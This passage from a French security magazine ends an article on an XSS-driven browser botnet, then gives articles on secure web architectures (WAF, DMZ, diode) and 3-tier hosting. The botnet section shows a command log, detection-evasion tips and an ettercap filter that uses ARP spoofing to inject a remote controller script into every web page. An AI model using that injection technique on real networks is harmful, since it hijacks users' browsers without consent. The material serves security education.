D'autres paramètres, plus subtils, seront décrits un peu plus loin.

5.2 Administration

L'accès à l'interface d'administration s'effectue via l'URL **http://<controleur>:<PORT>/admin**. À l'issue d'une phase d'authentification, l'interface de contrôle est accessible.




Figure 1 : Interface d'administration

Cette interface est divisée en trois parties :

1. La liste des agents : avec leur adresse IP, l'action en cours et les paramètres passés.
2. Les actions : en commençant par l'action par défaut, exécutée par les agents à leur première connexion, puis les actions à lancer « unitairement » par agent.
3. Le retour des commandes : si les actions lancées par les agents retournent une valeur pertinente.

5.3 Sessions

Il est nécessaire de définir une notion de session afin de suivre l'état des agents et d'être à même de lier une action et son résultat. Le contrôleur positionne donc le paramètre **sessionID** à chaque connexion et en fonction de l'adresse IP source de la requête. Un mécanisme identique est mis en place pour les sessions d'administration, ce afin de définir un *timeout* et de limiter la circulation des informations d'authentification qui circulent en clair...

5.4 Injection

L'interface d'injection est le moteur de génération du code qui sera livré à l'agent, et de collecte des informations renvoyées par ce dernier. Sa première fonction est d'associer un numéro de session à une nouvelle connexion puis d'appliquer l'action par défaut si cette dernière est définie.

Une fois la phase d'initialisation achevée, l'interface d'injection sert les requêtes régulières des agents en

retournant dans la réponse les parties de code JavaScript qui doivent être exécutées par l'agent en fonction des actions définies via l'interface d'administration par le propriétaire du botnet.

5.5 Exemple

L'exemple ci-dessous (obtenu en lançant le contrôleur avec l'option **-v**) décrit l'ensemble des étapes décrites plus haut.

```
[01] 127.0.0.1 connected - Request: GET /admin HTTP/1.1
[02] 127.0.0.1 connected - Request: GET /admin?login=admin&password=admin&sessionI
D=NJFCP8J1NRU HTTP/1.1
[03] 70.165.158.95 connected - Request: GET /inject HTTP/1.1
[04] 70.165.158.95 connected - Request: GET /inject?sessionID=VQQAJYJ0XHV HTTP/1.1
[05] 127.0.0.1 connected - Request: GET /admin?sessionID=NJFCP8J1NRU&botSessionID=
VQQAJYJ0XHV&action=Custom&params=navigator.appName+navigator.appVersion HTTP/1.1
[06] 70.165.158.95 connected - Request: GET /inject?sessionID=VQQAJYJ0XHV HTTP/1.1
[07] 70.165.158.95 connected - Request: GET /inject?sessionID=VQQAJYJ0XHV&return=N
etscape5.0%20(Windows;%20fr) HTTP/1.1
```

La ligne [01] est la connexion du propriétaire à l'interface d'administration. Un numéro de session lui est associé. Ce numéro de session est renvoyé dans la requête d'authentification [02] ainsi que toutes les requêtes d'administration suivantes.

La ligne [03] est la connexion d'un nouvel agent. À nouveau, un ID de session lui est attribué, qui sera réutilisé dans toutes les requêtes de l'agent ([04],[06] et [07]).

À la ligne [05], le propriétaire définit une nouvelle action consistant à demander à l'agent d'exécuter les fonctions **navigator.appName** et **navigator.appVersion**. L'agent cible est identifié par le paramètre **botSessionID**.

Cette commande est récupérée par l'agent lors de sa connexion (ligne [06]), et le résultat est envoyé au contrôleur lors de sa connexion suivante (ligne [07]).

5.6 L'agent

La partie agent n'est qu'une partie de code générée par le contrôleur et exécutée sur la victime, une fois cette dernière compromise par le XSS. Nous avons donc différents niveaux de code imbriqués :

1. La partie de code injectée depuis la chèvre : **<script src="http://<controleur>/inject"></script>**
2. Provoque la connexion au contrôleur et transmet un bout de code JavaScript
3. Lequel
   - définit l'objet **loadScript**, enfant de l'objet **head** (**document.getElementsByTagName('head')**) ;
   - contient une fonction générique **connectCC()** appelée à intervalle régulier (et paramétrable - HEARTBEAT) par la fonction **setInterval()** et qui met à jour l'objet **loadScript** avec le code à exécuter.

Nous avons donc un conteneur statique qui met à jour régulièrement son contenu (ce dernier est donc dynamique).

5.7 Subtilités

5.7.1 Paramétrage

Afin de réduire les capacités de détection et de filtrage des flux de communication entre les différents acteurs du botnet, des options de lancement permettent de modifier le nom des paramètres caractéristiques transmis dans toutes les requêtes HTTP, à savoir **sessionID** et **botSessionID**.

5.7.2 NAT

Une autre problématique que l'expérience a révélée est que l'adresse IP transmise à l'agent pour ses connexions est celle du serveur sur lequel « tourne » le contrôleur. Il s'agit donc de son adresse locale qui s'avère souvent être en RFC1918. Le paramètre **REMOTEIP** peut donc être positionné au lancement afin de transmettre à l'agent une adresse publique et donc joignable...

5.7.3 Sans les mains

Enfin, il est possible de faire encore plus subtil et de simplifier la partie en supprimant la chèvre. Prenons le cas d'un réseau Wi-Fi public ou même d'un réseau local dont nous souhaitons gratuitement abonner les utilisateurs à notre botnet. Un simple ARP *spoofing* entre les clients et le routeur par défaut (ou le proxy HTTP et le routeur par défaut) permet d'intercepter toutes les requêtes et réponses HTTP.


Prenons au hasard ettercap et regardons ce qu'il est possible de faire avec etterfilter. Le code suivant va remplacer tous les tags **<BODY>** par **<BODY><script src="http://<controleur>/inject" />** :

```
if (ip.proto == TCP && tcp.src == 80) {
   if (search(DATA.data, "<body>")){
      replace("<body>","<body><script src="http://<controleur>/inject" />");
   }
}
```

Même plus besoin de XSS...

Conclusion

Le XSS n'est plus qu'une faille permettant de voler des cookies. Entre ceux qui sont restés à ce stade et ceux qui considèrent le XSS comme le *buffer overflow* du XXIè siècle, il y a un juste milieu mais qui penche clairement du côté des seconds. Le XSS est aujourd'hui un formidable (au sens littéral du terme) vecteur d'intrusion et de propagation. Le botnet présenté dans cet article n'est qu'une des applications qui peut en être faite. Les autres sont sûrement pires...



ARCHITECTURES WEB SÉCURISÉES

Renaud Bidou - rbidou@denyall.com

mots-clés : ARCHITECTURE / WEB / WAF / ISOLATION / DMZ

L'architecture est une des composantes de la sécurité d'une application web qu'il convient de ne pas négliger. Que ce soit au titre de la prévention ou de l'isolation d'un composant qui sera inévitablement compromis un jour ou l'autre, une infrastructure robuste est un élément nécessaire dans une politique de sécurité cohérente.

1 Contexte et architectures applicatives

1.1 Besoin d'une architecture sécurisée

Avant toute considération fonctionnelle ou technique, il est nécessaire de comprendre ce que des éléments d'architecture peuvent apporter à la sécurité d'une application web. En effet, une application entièrement conçue de manière sécurisée, dont l'intégralité du code (dépendances comprises) aurait été consciencieusement auditée et qui ne subirait pas d'évolution intempestive, ne gagnerait pas à se voir déployée dans une architecture spécifique, mettant en œuvre de nouveaux composants à exploiter et modifiant notablement les composantes réseau.

Ceci étant posé, toute application ne répondant pas aux trois critères cités ci-dessus (conception sécurisée, maîtrise intégrale du code et contrôle des modifications) dispose d'une surface d'attaque et se doit d'être considérée comme vulnérable. C'est à ce stade que des éléments d'architecture pourront apporter une valeur ajoutée à deux titres :

- En réduisant la surface d'attaque, c'est-à-dire en palliant tout ou partie des failles de l'application.
- En limitant l'impact d'une intrusion, ainsi que la capacité de l'intrus à pénétrer plus avant dans l'infrastructure réseau et applicative.

Ainsi, au même titre qu'un firewall pourrait être considéré comme inutile dans une architecture réseau entièrement maîtrisée, des composants de sécurité applicative ne sont pas indispensables à la sécurité d'une application web. En principe, il s'agit donc uniquement d'une capacité à évaluer (et à accepter) les risques d'une part et le potentiel gain en sécurité d'autre part.

1.2 Architectures applicatives

Un second élément à prendre en compte pour appréhender de manière cohérente les problématiques de sécurité des applications web est la variété des architectures de telles applications. Nous ne sommes plus dans un monde où les applications sont simplement composées d'un serveur web, d'un *middleware* et d'une base de données, le tout hébergé sur un unique système.

Les données sont maintenant distribuées, les serveurs sont multipliés et servis par des équipements de répartition de charge, les données statiques sont servies par des serveurs distincts, et le contenu lui-même est fourni par divers acteurs pas toujours maîtrisés. Ainsi, si l'on considère que l'on souhaite effectivement accroître la sécurité d'une telle application et mettre en œuvre une ségrégation efficace des différents composants, la problématique va rapidement devenir plus complexe que la simple mise en DMZ d'un serveur.

Il est donc nécessaire d'identifier les différents types de ressources pouvant être déployés dans les architectures web actuelles.

1.2.1 Les serveurs

Sous ce nom générique, nous incluons arbitrairement les serveurs web et les serveurs de base de données.

Composant trivial et connu de tous lorsqu'il s'agit d'un simple Apache ou IIS, un serveur web peut devenir considérablement plus complexe lorsque des applications « évoluées » sont déployées. Par évoluées, nous pouvons comprendre soit *à la* Web 2.0, soit développées via des *frameworks* qui ne font de la composante serveur qu'un intermédiaire entre l'utilisateur et un processus de « fabrication » du type MVC (Modèle-Vue-Contrôleur).

Les bases de données sont à peu près ce qui est resté le plus simple depuis des années, du moins en termes d'architecture et de sécurité, à l'exception peut-être de leur « cloudification »...

1.2.2 Les éléments d'infrastructure réseau

Les composants d'infrastructure réseau pouvant avoir un impact au niveau applicatif sont soit des éléments dont le rôle est d'améliorer la fiabilité et les performances de l'ensemble de l'infrastructure applicative, soit des éléments permettant de « router » les différents flux entre les divers composants de l'application.

Dans la première catégorie, nous trouverons donc les équipements d'équilibrage de charge ainsi que les outils de cache, ces derniers étant parfois externalisés chez des opérateurs tiers tels qu'Akamai.

La deuxième catégorie est assez récente. Il s'agit de ce que l'on appelle de manière globale les passerelles applicatives et dont le rôle est de modifier les transactions à la volée afin de rediriger de manière transparente certaines requêtes vers les ressources appropriées. Les *gateways* XML sont typiquement des passerelles applicatives associées aux *web services*.

1.2.3 Les web services

Puisque nous parlons d'eux, les web services deviennent de plus en plus présents dans les architectures d'applications web. Il s'agit des protocoles de communication entre les frontaux web (appelés portails ou service d'encapsulation dans les architectures de web services) et les différents composants du système d'information à même de fournir les informations nécessaires à la construction de la page web.

Ces web services font généralement appel à des serveurs « métiers » (voir ci-dessous) ou à d'autres web services, parfois mis à disposition par des entités tierces pouvant être complètement extérieures à l'organisation, voire totalement inconnues de cette dernière dans les cas extrêmes.

1.2.4 Les serveurs « métiers »

Le terme « métier » est généralement utilisé comme fourre-tout lorsque la catégorisation devient impossible et que chaque composant devient sa propre catégorie. Il s'agit de serveurs spécifiques à une application pour lesquels le serveur web n'est qu'un frontal fournissant la couche de présentation. Le cas d'école est celui du *web mail*, les serveurs métiers étant les serveurs SMTP et/ou POP et/ou IMAP.

1.3 Exemple de SAP

Sans rentrer dans la complexité inhérente aux infrastructures internes des applications SAP, nous pouvons toutefois identifier les différents éléments cités plus haut.

En amont du serveur web se trouve le *reverse-proxy* SAP Webdispatcher (souvent doublé pour des raisons de disponibilité). Ce reverse-proxy fournit des fonctions de *load-balancing* et de cache pour le frontal web. Ce dernier, connu sous le nom de Netweaver, est un portail permettant d'accéder aux applications SAP déployées sur des serveurs « métiers » via une interface web. Chaque module SAP dispose d'un point d'entrée pour Netweaver, le reste (les bases de données, les processus de traitement et d'échange entre modules, etc.) ne nous regarde officiellement pas. Sauf qu'une injection SQL se retrouvera directement au cœur du système d'information...

2 Les risques

Comme nous l'avons traité en introduction, il est inutile de se pencher sur la pertinence de la mise en œuvre d'une infrastructure sécurisée sans avoir effectué en amont une évaluation des risques. Voyons donc les risques encourus par les composants des applications web.

2.1 Risques sur la disponibilité

Outre le déni de service (applicatif ou réseau), d'autres menaces sont à même de rendre un site indisponible ; et bien qu'elles semblent triviales, il est bon de les rappeler.

Il s'agit en premier lieu de l'incident physique, allant de la coupure des liens télécom au problème matériel

(disque dur, alimentation électrique, mémoire, etc.). La version extrême étant la destruction physique du site hébergeant tout ou partie de la chaîne applicative.

Dans un second temps, il faut considérer les « pics » de trafic, provoqués volontairement ou non, de manière légitime ou malicieuse. Le succès inattendu d'une campagne de pub, aussi bien qu'un flashmob organisé par Anonymous, auront les mêmes conséquences sur les composants les moins robustes de l'application, entraînant par effet domino l'intégralité de la plate-forme.

Enfin les éléments applicatifs tiers, nécessaires au bon fonctionnement de l'application et qui ne font pas toujours partie du spectre naturel de sa sécurité. Et plus particulièrement le cas du DNS, dont le défaut peut au mieux interdire l'accès des utilisateurs ne disposant plus de service de résolution de nom (assez rare compte tenu des caches DNS), et au pire interdire toute communication entre les composants de l'infrastructure applicative pour peu que cette dernière s'appuie sur un mécanisme de résolution de nom dynamique.

2.2 Risques sur les données

Bien entendu, il existe un risque sur l'intégrité et la confidentialité des différentes données stockées et traitées par les composants de l'application. Les conséquences de leur modification/vol/destruction dépendent de l'activité traitée, mais dans l'absolu, il est évident qu'une donnée dont le traitement est confié à un système ne devrait pas être modifiée/volée/détruite de manière arbitraire par n'importe qui. Il est en revanche plus pertinent de se pencher sur deux éléments qui portent au-delà de la simple modification (etc.) d'une entrée dans une base de données.

Tout d'abord, un vecteur de modification des transactions web rarement considéré : le « man-in-the-browser ». Il s'agit d'un « simple » malware exécuté sur le poste utilisateur et qui s'injecte dans le processus du navigateur, accédant de facto à l'ensemble des transactions. Une menace peu considérée et pour cause, il n'existe que très peu de solutions réellement efficaces, c'est-à-dire protégeant de ces malwares sans pour autant interdire l'accès à la quasi-totalité des fonctions du système.

Le second élément est l'insertion persistante, impactant le client de l'application vulnérable, sans que ce dernier - pour une fois - n'ai commis d'imprudence particulière. Très à la mode avec les réseaux sociaux, ces injections ne sont pas nécessairement que des injections SQL utilisées pour exploiter un XSS, mais peuvent être de simples modifications de code faisant appel à un code malicieux, comme nous l'avons vu avec MPack.

2.3 L'intrusion en profondeur

Un simple phénomène de rebond au sein d'un même système ou entre composants de l'infrastructure applicative, aujourd'hui baptisé APT... La vraie problématique n'est pas sa nouvelle dénomination, mais le fait que les architectures sont de plus en plus distribuées et que les composants sont interconnectés par des bus applicatifs (tels que les web services) qui sont de véritables autoroutes. Ainsi, quand l'intrusion sur un serveur web (convenablement sécurisé) n'autorisait au mieux qu'un accès à la base de données hébergées sur ce même serveur, la même attaque, sur le même serveur, donnera accès à l'intégralité des services de stockage et de traitement des données de toute une chaîne métier, ou plus...

Cette distribution des composants a également un impact considérable sur la capacité à détecter et à qualifier une intrusion en profondeur. Une donnée qui, d'une simple requête web, est transmise sous différentes formes à une demi-douzaine d'intermédiaires avant d'être insérée dans une base de données, dont personne au final ne sait très bien où elle est hébergée, sera relativement difficile à retrouver...

3 Élements de sécurité

3.1 Sécurité réseau

Il faut commencer par la base et s'assurer que la structure réseau est fiable. Bien entendu, le firewall apparaît comme un élément indispensable et la création des DMZ appropriées n'est pas nécessairement un luxe. Toutefois, ces dernières doivent répondre à des contraintes de sécurité précises et ne pas « se contenter » d'ajouter un peu de complexité pour les exploitants de la plate-forme.

Et bien qu'il n'existe pas de règle formelle en la matière, le principe le plus simple est d'évaluer les risques de « rebond » et leur conséquence. Mettre deux composants dans une même DMZ autorise toutes les communications de l'un à l'autre sans filtrage. Il convient donc d'accepter que l'intrusion sur l'un des deux autorise l'accès à l'intégralité des services du second et d'évaluer les risques d'exploitation de ces services.

Un deuxième élément de sécurité réseau est l'IPS (*Intrusion Prevention System*), dont la réelle utilité ici est sa capacité (enfin pour certains d'entre eux) à lutter efficacement contre les dénis de service réseau voire applicatif. Efficacement, c'est-à-dire dans le cas d'attaques n'ayant pas eu d'impact sur l'infrastructure des opérateurs fournissant le service. Dans ce dernier

cas, l'accès sera coupé en amont de la plate-forme et l'IPS sera inutile.

Enfin, la disponibilité réseau et la mise en place d'équipements d'équilibrage de charge dans des architectures qui varient en fonction des besoins et des moyens mis à disposition. Ainsi, l'architecture « de base » consistera à implémenter un système de partage de charge sur un site et à destination d'une « ferme » de serveurs, c'est-à-dire un ensemble de serveurs identiques. D'une manière plus évoluée, nous pouvons définir plusieurs fermes, en fonction des différents contenus qui seront servis et pour lesquels les besoins en termes de ressources seront différents. Ainsi, les images nécessitent espace de stockage et bande passante quand des contenus dynamiques et autres moteurs de recherche auront besoin de capacité de traitement. Il devient alors possible de définir différentes fermes dans lesquelles les serveurs seront ajoutés ou retirés dynamiquement (et créés en conséquence) grâce à la virtualisation... Honnêtement, c'est génial. Enfin, une répartition de charge géographique peut être mise en place si l'on dispose de site sur des continents différents. Cela permet d'optimiser les temps de réponse et de « déborder » sur d'autres plaques au besoin.

3.2 Sécurité de la couche de transport

Par couche de transport, il faut comprendre « l'ensemble des mécanismes mis en œuvre pour la communication entre les applications ». Il s'agit donc non seulement de la couche éponyme dans le modèle OSI (soit TCP), mais également du protocole HTTP lui-même. Des composants d'infrastructure tiers vont essentiellement permettre de renforcer la sécurité des transactions, c'est-à-dire en assurer la conformité, la confidentialité et l'intégrité.

Les fonctions offertes par l'infrastructure doivent par conséquent couvrir les points suivants :

- Mettre en place un chiffrement des données transportées au niveau TCP.
- Assurer la conformité des flux transmis.
- Vérifier et garantir l'intégrité des éléments de sessions.

3.2.1 Chiffrement

Il s'agit bien entendu de SSL/TLS, qui peut être mis en place en amont des applications protégées. Dans ce cas, un composant de l'infrastructure est en charge de la mise en œuvre de l'intégralité des fonctions de chiffrement. Cela présente l'avantage d'une part de disposer d'un unique « repository » pour l'ensemble des certificats, clés et chaînes de la plate-forme web, et d'autre part de « décharger » les serveurs des fonctions très consommatrices en puissance de calcul appliquées lors de la mise en place de la session chiffrée.

3.2.2 Conformité

HTTP est un protocole de transport qui est non seulement ouvert (dans le sens où il est possible de définir ses propres en-têtes par exemple, utiliser diverses formes d'encodage, etc.), mais qui présente également la particularité de voir ses normes régulièrement transgressées par des acteurs majeurs tels que Microsoft ou SAP pour ne citer qu'eux.

Il n'en reste pas moins qu'il est nécessaire de s'assurer qu'un flux à destination d'un composant d'une application web est bien un HTTP dont l'on peut légitimement penser qu'il ne présente pas de risque pour l'application. Un composant d'infrastructure peut effectuer de telles vérifications. Le mode opératoire permet de distinguer deux écoles qui, bien qu'elles se rejoignent sur certains points, ont créé deux courants structurant dans le marché des firewalls applicatifs.

La première approche consiste à appliquer sur un flux des règles issues de la norme. Dans ce schéma, le composant de sécurité « ne cherche pas à comprendre » le flux et applique, dans un contexte réseau, les filtres tels que définis par les différents standards.

Cette approche est le fondement des firewalls applicatifs transparents. À l'opposé, l'approche en « reverse-proxy » met en œuvre un serveur web supportant les standards et leurs exceptions, ce qui permet dans un second temps d'appliquer des filtres supplémentaires dans le contexte d'un flux applicatif cette fois.

3.2.3 Intégrité des sessions

Une autre caractéristique tellement décriée de HTTP est l'absence de sessions. C'est-à-dire que rien n'est défini dans le protocole pour permettre de faire le lien entre une requête et la suivante. Il a donc fallu mettre en place des mécanismes tels que l'usage des cookies ou l'utilisation de paramètres tels que les JSESSIONID et autres VIEWSTATE pour que les applications aient le moyen de conserver la cohérence de la session d'un utilisateur au cours de sa navigation.

Un composant d'infrastructure peut avoir un rôle dans le suivi et le contrôle des données utilisées pour le suivi de session. Deux techniques sont utilisées à ces fins : le chiffrement et la signature.

Le chiffrement est un mécanisme simple, dans le sens où il ne demande aucun « suivi » à l'équipement qui va chiffrer un paramètre ou un cookie. Chiffrement et déchiffrement sont simplement réalisés à chaque transit, en revanche la donnée n'est plus accessible depuis le poste utilisateur (elle est chiffrée), ce qui peut poser problème en termes de *troubleshooting*.

La signature, quant à elle, consiste à créer une signature de l'élément suivi et de la stocker sur l'équipement de sécurité. Lorsque la donnée est retransmise, un contrôle est effectué afin de s'assurer que la donnée n'a pas été modifiée lors du transit ou lors de son stockage sur le poste de l'utilisateur.

Si cette méthode présente l'avantage de préserver la lisibilité de l'élément protégé, il impose la mise en place d'une structure de stockage sur l'équipement de sécurité, nécessairement associée à un *timeout*. Ce type de problématique mène souvent au déni de service (un timeout trop élevé a conduit à la saturation de la structure de stockage) ou à des faux-positifs quand des données encore valides ne sont plus stockées dans la structure en question.

3.3 Sécurité applicative

Enfin, certains éléments d'infrastructure sont conçus pour bloquer les attaques applicatives. Ces composants offrent la possibilité de mettre en œuvre différents modèles de sécurité, souvent complémentaires.

3.3.1 Le modèle de sécurité négatif

Dans ce schéma, tout ce qui n'est pas explicitement interdit est autorisé. Il s'agit typiquement du mode de fonctionnement des IPS, des filtres par signatures des *Web Application Firewall*, ainsi que des moteurs d'analyse comportementale. Le modèle de sécurité négatif est le plus simple à mettre en place, et au final le plus efficace tant que les techniques anti-évasions sont convenablement mises en œuvre dans le produit (ce qui, cela dit en passant, n'est généralement jamais vraiment évalué au cours d'un test...).

3.3.2 Le modèle de sécurité positif

À l'opposé du précédent, le modèle de sécurité positif interdit tout ce qui n'est pas explicitement autorisé. Le corollaire de cette assertion est qu'il faut maîtriser l'intégralité des paramètres des applications web que l'on souhaite sécuriser. Ce qui est impossible dans les faits dès qu'il s'agit d'une application un peu complexe, d'autant plus qu'il est rare qu'une plate-forme héberge une seule application...

Il est donc nécessaire de mettre en œuvre des techniques d'apprentissage devant prendre en compte les éventuelles modifications, ni programmées ni documentées, des dizaines d'applications protégées. Quelle que soit la forme prise par le système d'apprentissage, la maîtrise du modèle positif est particulièrement lourde tant dans la mise en œuvre que dans son maintien en conditions opérationnelles. Ce modèle est par conséquent réservé aux environnements particulièrement critiques.

4 Architectures

Une fois les risques pris en considération et les différents éléments de sécurité identifiés, il est possible de construire un certain nombre d'architectures types.

4.1 Architecture « transparente »

Ce type d'architecture met en œuvre des composants entièrement transparents tant au niveau réseau qu'au niveau applicatif, il s'agit essentiellement d'IPS ainsi que quelques Web Application Firewalls. L'objectif recherché avec ce type de déploiement est la simplicité et la facilité de mise en œuvre. En effet, aucune modification d'architecture ou de DNS n'est nécessaire, ce qui allège considérablement la charge de travail ainsi que les délais. La contrepartie est l'absence de technologie de reverse-proxy, et par conséquent, une plus grande sensibilité aux techniques de contournement. Un schéma type d'architecture transparente est donné ci-dessous.




Figure 1 : Architecture « transparente »

4.2 Architecture « reverse-proxy »

Terrain de chasse gardé des Web Application Firewalls, ces architectures imposent une modification de l'architecture applicative dans la mesure où le client ne se connecte plus directement à l'application web mais au reverse-proxy, lequel transmet la requête à l'application si cette dernière n'est pas considérée comme suspecte. Il est donc nécessaire soit de modifier l'adressage de l'application réelle, soit de changer les entrées DNS afin que les clients se connectent à l'adresse du WAF.

En revanche, la sécurité est accrue dans la mesure où les requêtes sont analysées dans le contexte de l'application et non plus dans un contexte réseau. Il en résulte une plus grande résistance aux techniques d'évasion ainsi qu'une analyse protocolaire plus adaptée. En outre, le fait que le WAF devient le frontal pour le client (et potentiellement pour un grand nombre d'applications), garantit d'une part que l'architecture de l'application reste « cachée » et d'autre part offre une très grande flexibilité en termes de déploiement des différents composants de l'application, ces derniers n'étant plus nécessairement situés dans une DMZ commune. La figure ci-dessous donne un exemple d'architecture rendue possible par la technologie de reverse-proxy.




Figure 2 : Architecture de reverse-proxy

4.3 Architecture Multi-DMZ

Cette architecture est une extension de la précédente et met en œuvre un chaînage de reverse-proxy offrant des fonctions distinctes, ce dans des zones de sécurité différentes. Ainsi, aux avantages de l'architecture décrite précédemment, il est possible d'ajouter un premier niveau de défense en profondeur, une première zone de sécurité effectuant par exemple l'authentification, une seconde le filtrage. Enfin, l'identification des composants « autorisés » à communiquer d'une zone à une autre autorise une plus grande rigueur au niveau des règles de firewall, ce qui n'est pas plus mal.

4.4 Architecture en diode

Aussi connu sous le nom de « mode pooling », l'architecture en diode présente le même schéma que l'architecture multi-DMZ, au détail près que les connexions ne sont plus établies depuis le WAF recevant les requêtes, mais depuis celui en zone de sécurité « privée ». Cela signifie qu'il est possible de mettre en place une règle d'étanchéité des flux interdisant l'initiation de toute connexion depuis une zone considérée comme non sécurisée (Internet / DMZ publique) vers une zone interne (LAN / DMZ privée). Un schéma typique de déploiement en mode diode est donné dans la figure ci-dessous.





Figure 3 : Architecture en diode

Conclusion

Les solutions de sécurité fournies par des composants d'architectures ne sont que des palliatifs. En revanche, il est parfois nécessaire de se rendre à l'évidence et d'accepter ces palliatifs comme seule solution envisageable à certains défauts de sécurité. C'est alors que la réflexion doit être menée afin d'identifier les risques auxquels l'application est réellement exposée et le niveau de tolérance à ces risques. Viennent ensuite les choix d'architecture puis, et uniquement en dernier lieu, le choix des différents produits pouvant répondre à ces besoins d'architecture.



CONSTRUIRE UNE ARCHITECTURE D'HÉBERGEMENT 3 TIERS SÉCURISÉE

Christophe Bailleux

mots-clés : ARCHITECTURE / 3 TIERS / SÉCURITÉ / WEB / HÉBERGEMENT

La vie économique étant étroitement liée à Internet, les échanges de données qui y transitent chaque jour sont la cible potentielle d'attaque venant de virus ou de personnes mal intentionnées. Riche en informations, Internet est également riche en vulnérabilités. De plus, depuis plusieurs années, Internet fait l'objet d'une nouvelle délinquance toujours à l'affût de nouvelles failles sur les sites internet.
Ainsi, à travers cet article, nous allons vous présenter un modèle d'architecture appelé « architecture 3 tiers ». Ce type d'architecture assure un certain cloisonnement entre les applications et apporte ainsi une meilleure sécurité, à condition de respecter certaines règles relatives à la configuration des services. Et ce sont les mises en œuvre de ces configurations que nous allons vous présenter ici.

1 Architecture

Grâce à cette belle invention qu'est la « virtualisation », il est aujourd'hui très facile de réaliser un modèle d'architecture 3 tiers sans pour autant avoir la nécessité d'acquérir plusieurs serveurs physiques. Le modèle d'architecture que nous présentons dans cet article est réalisé à partir d'un seul serveur physique équipé d'une seule carte réseau, et sur lequel nous installons un système d'exploitation Linux Debian Squeeze et le logiciel de virtualisation XEN version 4.0.

L'architecture est composée de 3 serveurs virtuels :

- Un serveur de base de données

Ce serveur installé sous Linux Debian Squeeze héberge les bases de données MySQL. Nous installons un noyau GRSECURITY afin de le protéger contre de potentielles attaques de type débordements de tampons, bugs de formats, etc. Dans le but d'éviter des attaques en provenance d'Internet, nous installons le serveur base de données dans un réseau privé. Enfin, nous confinons le processus SQL à l'intérieur d'un CHROOT.

- Un serveur web

